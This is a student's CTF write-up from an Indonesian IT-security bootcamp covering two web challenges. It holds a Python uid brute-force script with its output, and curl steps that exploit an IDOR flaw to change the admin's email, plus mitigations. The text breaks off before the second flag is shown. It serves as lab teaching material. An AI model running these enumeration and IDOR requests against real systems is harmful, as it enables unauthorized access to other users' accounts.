Tugas Mingguan Bootcamp IT Security


Nama: Naufal Ridho Permana

Kelompok: 4

1. EasyWeb (solved at 01/11/2025 15:01)

BusFactorBuddy APP 01/11/2025 15:01
🎉 @Ndhoo. has solved the **Easyweb** challenge!


Diberikan link web dan folder python. Di dalam file python terdapat deskripsi flagnya




```
USERS = {
    '1': {'username': 'alice', 'role': 'User'},
    '#find_it': {'username': 'admin', 'role': 'Administrator'}
}
```

Kita dapat mendapatkan flagnya dengan cara mencari uid yang tepat agar bisa masuk menjadi admin. Pertama saya mencoba bruteforce manual memasukkan uid satu persatu http://easyweb-bvh2qwfo.thebusfactoris1.online:53774/profile?uid=1-100.


Tapi setelah mencari manual dari 1-100 tetap tidak menemukannnya. Kemudian saya mencoba bruteforce dengan script python dari 1-2000 berikut ini script pythonnya:




```python
import requests
import re
import time
import os
import argparse
from datetime import datetime

# ----------------------
# Config / defaults
# ----------------------
DEFAULT_BASE = "http://easyweb-bvh2qwfo.thebusfactoris1.online:53774/profile"
RESULT_DIR = "results"

flag_re = re.compile(r'flag\{.*?\}', re.IGNORECASE)

# ----------------------
# Helper functions
# ----------------------
def ensure_dir(d):
    if not os.path.isdir(d):
        os.makedirs(d, exist_ok=True)

def try_uid_once(base_url, uid, timeout=6.0):
    """
    Send GET request to base_url with params {'uid': uid}.
    Returns (status_code, body) or (None, str(error))
    """
    try:
        r = requests.get(base_url, params={"uid": uid}, timeout=timeout)
```



```python
        return r.status_code, r.text
    except Exception as e:
        return None, f"ERROR: {e}"

# ----------------------
# Main bruteforce logic
# ----------------------
def main():
    parser = argparse.ArgumentParser(description="Bruteforce numeric UID for /profile (CTF only)")
    parser.add_argument("--base", type=str, default=DEFAULT_BASE, help="Base profile URL (without query)")
    parser.add_argument("--start", type=int, default=1, help="Start UID (inclusive)")
    parser.add_argument("--end", type=int, default=500, help="End UID (inclusive)")
    parser.add_argument("--delay", type=float, default=0.12, help="Delay between requests (seconds)")
    parser.add_argument("--timeout", type=float, default=6.0, help="Request timeout (seconds)")
    parser.add_argument("--save-non404", action="store_true", help="Save non-404 responses for review")
    parser.add_argument("--max-retries", type=int, default=2, help="Retries for transient errors (per uid)")
    args = parser.parse_args()

    base_url = args.base.rstrip("/")
    start = args.start
    end = args.end
    delay = args.delay
    timeout = args.timeout
    max_retries = max(0, args.max_retries)

    print(f"[+] Target: {base_url}")
    print(f"[+] Range: {start} .. {end}")
    print(f"[+] Delay: {delay}s  Timeout: {timeout}s")
```




```python
    print(f"[+] Saving results to '{RESULT_DIR}' (non-404 saved: {args.save_non404})")
    ensure_dir(RESULT_DIR)

    for uid_num in range(start, end + 1):
        uid = str(uid_num)
        attempt = 0
        success = False
        while attempt <= max_retries:
            attempt += 1
            status, body = try_uid_once(base_url, uid, timeout=timeout)
            # Network/error handling
            if status is None:
                print(f"[{uid}] attempt {attempt}/{max_retries+1} -> error: {body}")
                # If retries remain, wait and retry
                if attempt <= max_retries:
                    time.sleep(delay)
                    continue
                else:
                    break

            # Normal HTTP response
            if status == 404:
                print(f"[{uid}] 404 (not found)")
            else:
                # Check for flag pattern
                m = flag_re.search(body)
                if m:
                    flag = m.group(0)
```



```python
                    print(f"[+] FLAG FOUND at uid={uid} (status {status}) -> {flag}")
                    return 0  # stop on success
                # Check literal "Flag:" too (some pages use that)
                if "Flag:" in body or "flag:" in body:
                    print(f"[!] Possible flag-like content at uid={uid} (status {status})")
                    return 0
                # Optionally save other non-404 responses for manual review
            # polite delay between attempts / uids
            time.sleep(delay)
            break  # exit retry loop for this uid (unless errored and retried)

    print("[-] Completed range without finding flag.")
    return 1

if __name__ == "__main__":
    exit(main() or 0)

```

Skrip brute_force.py adalah alat sederhana untuk melakukan enumerasi numeric uid terhadap endpoint /profile pada sebuah web target. Tujuannya adalah mengirimkan permintaan HTTP GET berulang-ulang ke BASE?uid=<nilai> dalam rentang yang ditentukan (--start sampai --end) dan mencari pola flag (mis. flag{...}) atau teks Flag: di badan respons. Jika skrip menemukan pola tersebut, ia mencetak flag dan langsung berhenti; jika tidak, ia melanjutkan hingga rentang habis. Default target, rentang, delay antar-request, timeout, dan jumlah retry untuk error jaringan dapat dikonfigurasi lewat argumen baris perintah.

Outputnya adalah sebagai berikut:



```
[1332] 404 (not found)
[1333] 404 (not found)
[1334] 404 (not found)
[1335] 404 (not found)
[1336] 404 (not found)
[+] FLAG FOUND at uid=1337 (status 200) -> flag{4_NIC3_aND_E4$y_!dOr_1337}
```

Dari output tersebut kita berhasil menemukan flagnya.

Mitigasi:

1. Autentikasi & Otorisasi
   Pastikan hanya user yang terautentikasi dan terotorisasi yang dapat melihat profil atau data sensitif (role-based access control). Contoh: periksa session/token dan role server-side sebelum menampilkan flag/halaman admin.
2. Jangan tampilkan flag/data sensitif di halaman public
   Pindahkan flag/data rahasia ke area yang hanya bisa diakses setelah otentikasi penuh.
3. Gunakan identifier yang tidak mudah ditebak
   Hindari penggunaan integer incremental untuk resource ID publik. Jika memang perlu public IDs, gunakan UUID v4 acak atau token apapun yang tidak mudah diprediksi.
4. Rate-limiting & brute-force protection
   Implementasikan rate-limiting per-IP dan mekanisme lockout setelah sejumlah percobaan gagal. Gunakan tools seperti nginx rate limiting, atau Redis-backed counters.

2. Blind Idor (solved at 01/11/2025 16:57)

BusFactorBuddy APP 01/11/2025 16:57
🎉 @Ndhoo. has solved the **blind idor** challenge!

Diberikan sebuah web portal login dengan hint “try logging as user/bob@123” dan folder yang berisi sekumpulan file seperti, api_update_email, index, login, logout, settings, dan style.

Kode aplikasi menunjukkan kerentanan logika tipe IDOR (Insecure Direct Object Reference) pada endpoint api_update_email.php. Meskipun endpoint memverifikasi keberadaan sesi dan token CSRF, backend mengambil user_id langsung dari payload JSON dan tanpa melakukan pemeriksaan otorisasi tambahan, menggunakan nilai tersebut sebagai target perubahan. Akibatnya, seorang pengguna yang sudah terautentikasi dapat mengirim {"user_id":"admin","new_email”:"..."} dan memaksa aplikasi menjalankan blok kode yang khusus menangani admin, yaitu men-set $_SESSION['flag_unlocked'] = true. Dengan kata lain, server mempercayai input klien untuk menentukan objek (akun) yang dimodifikasi, padahal sumber kebenaran seharusnya berasal dari session/otorisasi server-side. Langkah mendapatkan flagnya sebagai berikut:

1) Login (dapatkan session cookie & CSRF token)

Login sebagai user:

```
# Dengan curl (bash)

curl -s -c cookies.txt -d "username=user&password=bob@123" http://TARGET/login.php -o /dev/null
```

atau di PowerShell gunakan Invoke-WebRequest/WebRequestSession untuk menyimpan cookie.

Ambil halaman settings untuk mengambil CSRF token:

```
curl -s -b cookies.txt http://TARGET/settings.php -o settings.html

# ekstrak token (linux)

csrf=$(grep -oP '(?<=<meta name="csrf-token" content=")[^"]+' settings.html)

echo $csrf
```

2) Panggil API dengan payload yang menarget admin

Kirim POST JSON dengan header X-CSRF-Token dan cookie session:

```
curl -s -b cookies.txt -X POST http://TARGET/api_update_email.php \
  -H "Content-Type: application/json" \
  -H "X-CSRF-Token: $csrf" \
  -d '{"user_id":"admin","new_email":"pwned@example.com"}' -o resp.json

cat resp.json
```

Jawaban sukses akan mirip:


```
{"success":true,"message":"Email for 'admin' has been updated."}
```

3) Buka dashboard untuk melihat flag


```
curl -s -b cookies.txt http://TARGET/index.php | grep -o "Flag{[^}]*}"
```

atau buka index.php di browser dengan session yang sama — akan muncul pesan peringatan yang mengandung flag:

